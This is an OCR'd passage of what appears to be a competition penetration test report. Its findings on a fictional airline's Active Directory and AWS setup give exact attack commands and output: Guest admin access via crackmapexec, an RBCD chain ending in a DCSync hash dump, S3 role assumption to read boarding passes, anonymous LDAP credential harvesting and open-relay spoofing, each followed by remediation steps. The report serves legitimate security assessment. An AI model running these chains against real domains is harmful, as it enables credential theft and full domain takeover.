


Figure 34 *Execution of the noPAC exploitation script*

Remediation

FINALS-XX recommends that RAKMS immediately apply patches released after November 9, 2021 to the `skycontrol01` domain controller in order to patch the Kerberos flaw that enabled the attack. In the event that patching is not feasible, FINALS-XX recommends that the `ms-DS-MachineAccountQuota` value be set to 0 and the `SeMachineAccountPrivilege` privilege be revoked from standard user accounts through user rights assignment. The machine account quota can be modified via the following Powershell command:

```
Set-ADDomain -Identity corp.kkms.local -Replace @{"ms-DS-
MachineAccountQuota"="0"}
```

END OF FINDING BLOCK

7.3.6 Overly Permissive User Accounts		CVSS	Risk
Impact	HIGH	8.3 High	High
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L		
Affected Scope	10.0.0.201 (skydesktop01.corp.kkms.local) 10.0.0.202 (skydesktop02.corp.kkms.local) 10.0.0.203 (skydesktop03.corp.kkms.local)		
Vulnerability Summary	FINALS-XX discovered that users within the `Everyone` group of the `corp.kkms.local` domain had administrative privileges on the hosts above. FINALS-XX was able to remotely access the hosts via any domain user, including the Guest account, and had full control.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive information from the affected hosts, along with completely inhibiting or destroying the functionality of the host.		
Likelihood Description	It is highly likely that an attacker would leverage this misconfiguration. Many tools online provide remote access functionality and an attacker can simply use the Guest account in addition to valid domain accounts.		
MITRE ATT&CK	T1098 - Account Manipulation		
	M1026 - Privileged Account Management		
Compliance Violations	**TSA:** III.C.3		

Exploitation Details

1. **Identify Principles with Local Admin on the desktops**
   Identify the `Everyone` group as having `AdminTo` permissions over the affected hosts by using Bloodhound. Data can be ingested by uploading the zip file output by the following command.

```
Sharphound.exe -c all
```




Figure 35 *Bloodhound displays the local admin privilege*

2. **Utilize any account to achieve Administrator or SYSTEM level access**
   `Crackmapexec` is utilized to authenticate into the affected hosts and execute commands

```
crackmapexec smb 10.0.0.201-203 -u 'Guest' -p '' -x whoami
```

```
~/bloodyAD
# [01/13/24 1:58:32] crackmapexec smb 10.0.0.201-203 -u 'Guest' -p '' -x whoami
SMB         10.0.0.203      445    SKYDESKTOP03     [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:SKYDESKTOP03)
SMB         10.0.0.201      445    SKYDESKTOP01     [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:SKYDESKTOP01)
SMB         10.0.0.202      445    SKYDESKTOP02     [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:SKYDESKTOP02)
SMB         10.0.0.203      445    SKYDESKTOP03     [+] corp.kkms.local\Guest: (Pwn3d!)
SMB         10.0.0.201      445    SKYDESKTOP01     [+] corp.kkms.local\Guest: (Pwn3d!)
SMB         10.0.0.202      445    SKYDESKTOP02     [+] corp.kkms.local\Guest: (Pwn3d!)
SMB         10.0.0.201      445    SKYDESKTOP01     [+] Executed command
SMB         10.0.0.203      445    SKYDESKTOP03     [+] Executed command
SMB         10.0.0.201      445    SKYDESKTOP01     nt authority\system
SMB         10.0.0.203      445    SKYDESKTOP03     nt authority\system
SMB         10.0.0.202      445    SKYDESKTOP02     [+] Executed command
SMB         10.0.0.202      445    SKYDESKTOP02     nt authority\system
```

Figure 36 *Crackmapexec authenticates and executes commands on vulnerable hosts*

Remediation

FINALS-XX strongly recommends RAKMS remove the Everyone group from having local admin access on the affected hosts. If specific users or groups need local admin access RAKMS should grant only that specific object the privilege.

END OF FINDING BLOCK

7.3.7 Insecure Active Directory Privileges		CVSS	Risk
Impact	CRITICAL	**7.4** High	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local)		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX rediscovered the `corp.kkms.local` domain contained insecure Active Directory access controls. The `osanders` user contained the `WriteDacl` right over the `SKYCONTROL01$` object, allowing attackers that control the `osanders` user to compromise the domain via writing a `GenericAll` right over the `SKYCONTROL01$` account and performing an Resource Based Constrained Delegation (RBCD) attack. By compromising the `osanders` user, an attacker can obtain control of the entire Active Directory domain.		
Business Impact Description	An attacker exploiting this vulnerability has the capability to cause downtime of the affected host and the `corp.kkms.local` domain, exfiltration of sensitive information, and reputational harm to RAKMS.		
Likelihood Description	This attack is somewhat likely to occur; while there are many public tools to facilitate exploitation and it is simple to enumerate, control of the `osanders` user must be obtained first.		
MITRE ATT&CK	T1484 - Domain Policy Modification		
	M1026 - Privileged Account Management		
Compliance Violations	**fTSA:** III.C.3		
Exploitation Details			

1. **Enumerate the privilege**
   Utilizing Bloodhound, a dangerous access control can be seen.

Figure 37 *Bloodhound reveals a dangerous control entity.*

2. **Write the GenericAll privilege into SKYCONTROL01**
   With the `WriteDacl` privilege, it is possible to write the GenericAll privilege into the target using the tool `bloodyAD`.

```
bloodyAD --host 10.0.0.5 -d corp.kkms.local -u osanders -p
[password] add genericAll 'skycontrol01$' 'osanders'
```

```
[~/bloodyAD]
# bloodyAD --host 10.0.0.5 -d corp.kkms.local -u osanders -p [redacted] \
>  add genericAll 'skycontrol01$' 'osanders'
[+] osanders has now GenericAll on skycontrol01$
```

Figure 38 *BloodyAD uses the WriteDacl right to write the GenericAll right.*

3. **Add an additional machine account into the environment**
   An additional machine account will be needed to complete this exploit chain.

```
impacket-addcomputer -computer-name '[name]$' -computer-pass
[password] corp.kkms.local/osanders:@10.0.0.5 -hashes [NTLM hash
of osanders] -dc-ip 10.0.0.5
```

```
[~/PassTheCert/Python]
# impacket-addcomputer -computer-name 'lol$' -computer-pass [redacted] \
corp.kkms.local/osanders:@10.0.0.5 -hashes [redacted] \
> -dc-ip 10.0.0.5
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account lol$ with password [redacted]
```

Figure 39 *Adding an additional machine account to the domain using impacket.*

4. **Write the RBCD property into SKYCONTROL01**

With a controlled machine account and the `GenericAll` privilege on `SKYCONTROL01$`, it is possible to write the RBCD property into `SKYCONTROL01$`.

```
impacket-rbcd -delegate-to 'skycontrol01$' -delegate-from
'[machine-added]$' -dc-ip 10.0.0.5 -action 'write'
corp.kkms.local/'osanders':@10.0.0.5 -hashes [NTLM hash of
osanders]
```

```
┌──[redacted]─[~/PassTheCert/Python]
└─# impacket-rbcd -delegate-to 'skycontrol01$' -delegate-from 'lol$' -dc-ip 10.0.0.5 \
-action 'write' corp.kkms.local/'osanders':@10.0.0.5 \
-hashes [redacted]
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] lol$ can now impersonate users on skycontrol01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     lol$         (S-1-5-21-1442489117-3468383581-3924831880-1316)
```

Figure 40 *Configuring RBCD properties on the target host.*

5. **Obtain an ST using RBCD**
   It is possible to obtain an ST impersonating the `Administrator` user for the `CIFS` service via invoking RBCD on the target with our controlled machine account.

```
impacket-getST -spn 'cifs/SKYCONTROL01.corp.kkms.local' -
impersonate Administrator -dc-ip 10.0.0.5
corp.kkms.local/'<machine-added>$':<machine-password>
```

```
┌──[redacted]─[~/PassTheCert/Python]
└─# impacket-getST -spn 'cifs/SKYCONTROL01.corp.kkms.local' -impersonate Administrator -dc-ip '10.0.0.5' \
corp.kkms.local/'lol$':[redacted]
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Figure 41 *Requesting a service ticket for CIFS for an impersonated identity via RBCD.*

6. **DCSync**
   Using the Administrator ticket for the CIFS service, perform a DCSync attack.

```
KRB5CCNAME=Administrator.ccache impacket-secretsdump -just-dc -k
-no-pass corp.kkms.local/'Administrator':@'skycontrol01.corp.
kkms.local' -dc-ip 10.0.0.5 -target-ip 10.0.0.5
```

```
┌──[redacted]─[~/PassTheCert/Python]
└─# impacket-secretsdump -just-dc -k -no-pass corp.kkms.local/'Administrator'@'skycontrol01.corp.kkms.local' \
-dc-ip 10.0.0.5 -target-ip 10.0.0.5
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b43[redacted]
Guest:501:aad3b435b51404eeaad3b435b51404e[redacted]
krbtgt:502:aad3b435b51404eeaad3b435b51404e[redacted]
DefaultAccount:503:aad3b435b51404eeaad3b4[redacted]
cloudbase-init:1000:aad3b435b51404eeaad3b[redacted]
```

Figure 42 *Utilizing the CIFS service ticket with an impersonated identity to perform a DCSYNC*

Remediation

FINALS-XX recommends RAKMS to remove this access control entity from the `osanders` user on the base domain object.




Figure 43 Removing `WriteDacl` from `osanders`

If this is not possible, RAKMS should consider adding `osanders` to the `Protected Users` group. This will disable NTLM authentication for the account, making it more difficult for attackers to compromise it. The following Powershell command will add `osanders` to the `Protected Users` group:

```
Add-ADGroupMember -Identity "Protected Users" -Members osanders
```

An additional mitigation for this vulnerability would be to reduce the machine account quota (`ms-DS-MachineAccountQuota`) attribute for the domain to 0. The RBCD attack is dependent upon this attribute's default value of 10. This can be done via the following command:

```
Set-ADDomain -Identity corp.kkms.local -Replace @{"ms-DS-
MachineAccountQuota"="0"}
```

END OF FINDING BLOCK

7.3.8 Read Access to Boarding Passes		CVSS	Risk
Impact	HIGH	7.3 High	High
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	s3://kalka-passes20240111034800610800000003		
Vulnerability Summary	FINALS-XX found a vulnerability in RAKMS's AWS environment that allowed any AWS user to use the `sts:AssumeRole` action to assume the `dev-s3-role`. With this role, FINALS-XX was able to gain read access to the `kalka-passes20240111034800610800000003` S3 bucket. Inside of this bucket, FINALS-XX found numerous boarding passes containing sensitive PII, such as first and last names and exact flight times.		
Business Impact Description	An attacker exploiting this vulnerability has the capability to view and potentially steal sensitive customer information from the vulnerable S3 bucket. This gives the attacker the power to exfiltrate sensitive information and or cause reputational harm to RAKMS.		
Likelihood Description	The likelihood of this attack occuring the cloud environment is medium. This vulnerability is rated at this level because it requires a low privileged AWS user.		
MITRE ATT&CK	T1098.003 - Additional Cloud Roles		
	M1032 - Multi-factor Authentication M1026 - Privileged Account Management M1018 - User Account Management		
Compliance Violations	N/A		

Exploitation Details

1. **List Roles**
   Listing the roles in AWS, FINALS-XX was able to identify the dev-s3-role, role.

```
aws list-roles
```

```
{
    "Role": {
        "Path": "/",
        "RoleName": "dev-s3-role",
        "RoleId": "AROAZ3MTAMYRDSXVBWAC5",
        "Arn": "arn:aws:iam::677302527522:role/dev-s3-role",
        "CreateDate": "2024-01-11T03:48:08+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "AWS": "*"
                    },
                    "Action": "sts:AssumeRole"
                },
                {
                    "Effect": "Deny",
                    "Principal": {
                        "AWS": "*"
                    },
                    "Action": "sts:AssumeRole",
                    "Condition": {
                        "ArnNotEquals": {
                            "aws:PrincipalArn": "arn:aws:iam::677302527522:user/*"
                        }
                    }
                }
            ]
        },
        "MaxSessionDuration": 3600,
        "RoleLastUsed": {
            "LastUsedDate": "2024-01-12T19:16:54+00:00",
            "Region": "us-east-1"
        }
    }
}
```


Figure 44 *dev-s3-role information*

2. **List Attached Role Policies**
   List the policies that are attached to the role.

```
aws iam list-attached-role-policies --role-name dev-s3-role
```


```
# [01/12/24 2:42:21] aws iam list-attached-role-policies --role-name dev-s3-role
{
    "AttachedPolicies": [
        {
            "PolicyName": "dev-s3-policy",
            "PolicyArn": "arn:aws:iam::677302527522:policy/dev-s3-policy"
        }
    ]
}
```


Figure 45 *Attached policies to the dev-s3-role*

3. **Get Policy**
   Get information on the policy attached to the role.

```
aws iam get-policy --policy-arn
arn:aws:iam::677302527522:policy/dev-s3-policy
```




Figure 46 *information on policy attached to dev-s3-role*

4. **Get Policy Version**
   Get information on the current version of the policy attached to the role.

```
aws iam get-policy-version --policy-arn
arn:aws:iam::677302527522:policy/dev-s3-policy --version-id v1
```

Figure 47 *Permissions of policy attached to dev-s3-role*

5. **Assume Role**
   Assume the role of dev-s3-role

```
aws sts assume-role --region us-east-1 --role-arn
arn:aws:iam::677302527522:role/dev-s3-role --role-session-name
dev-s3-role
```

6. **List Contents of the Bucket**
   Listing the contents of the bucket reveals PII stored in PDF format.

```
aws s3 ls s3://kalka-passes20240111034800610800000003 --
recursive
```




Figure 48 *Boarding passes listen in bucket*

Figure 49 *Obfuscated boarding pass*

Remediation
FINALS-XX recommends that RAKMS implements the Principle of Least Privilege (POLP) in their AWS environment. Additionally, a more specific remediation would be to avoid using the "*" (wildcard) character as it may lead to overly permissive users.

END OF FINDING BLOCK

7.3.9 User Password in Anonymous LDAP		CVSS	Risk
Impact	HIGH	**7.3** High	**High**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) → **LDAP [tcp/389]**		
Vulnerability Summary	FINALS-XX discovered the presence of valid domain user credentials stored in the description attribute of a domain user. The description was able to be read anonymously as LDAP permitted anonymous users to bind to it. An adversary could utilize these credentials to get low privilege access to the Active Directory domain.		
Business Impact Description	Successful exploitation of this vulnerability grants an attacker access to the Active Directory domain leading to a loss of confidentiality of any related data. Exploitation has the capability to cause reputational harm to RAKMS.		
Likelihood Description	Exploitation is critically likely as it is unauthenticated and many tools facilitate LDAP enumeration.		
MITRE ATT&CK	T1589.001 - Gather Victim Identity Information: Credentials		
	M1056 - Pre-compromise		
Compliance Violations	**TSA:** III.C.1.b		

Exploitation Details

1. **Establish an anonymous bind to LDAP**
   Use the ldapsearch program to establish an unauthenticated bind and dump the information

```
ldapsearch -x -b "dc=corp,dc=kkms,dc=local" -H
ldap://corp.kkms.local > ldap.txt
```




Figure 50 *LDAP Dump with password in description*

Remediation
FINALS-XX recommends that RAKMS immediately remove the password from the users description with the following Powershell command

```
Get-ADUser "mmagnolia" | Set-ADUser -Clear description
```

END OF FINDING BLOCK

7.3.10	Open SMTP Relay	CVSS	Risk
Impact	HIGH	**7.3** High	**High**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L		
Affected Scope	10.0.0.6 (cessna-exchange.corp.kkms.local) → **SMTP [TCP/25]**		
Vulnerability Summary	FINALS-XX discovered an open SMTP relay was configured on the Exchange server. This allowed FINALS-XX to send emails from non-domain joined hosts and impersonate identities within the RAKMS domain.		
Business Impact Description	An attacker may be able to phish RAKMS employees through exploitation. The impact is heavily dependent upon the attack proceeding the phish, assuming initial access to the RAKMS domain or third party resources is obtained.		
Likelihood Description	This misconfiguration is likely to be exploited as it requires no authentication and only network connectivity to the Exchange server.		
MITRE ATT&CK	T1566.002 - Spearphishing Link		
	M1054 - Software Configuration		
Compliance Violations	**TSA:** III.D.1.a		

Exploitation Details

1. **Use a SMTP client to send an email**
   Utilize PowerShell's Send-MailMessage cmdlet to impersonate a user and send an email to a legitimate target with a message of choice

```
Send-MailMessage -From "name@corp.kkms.local" -To
"name@corp.kkms.local" -Subject "[Subject]" -SmtpServer
10.0.0.6 -Port 25
```

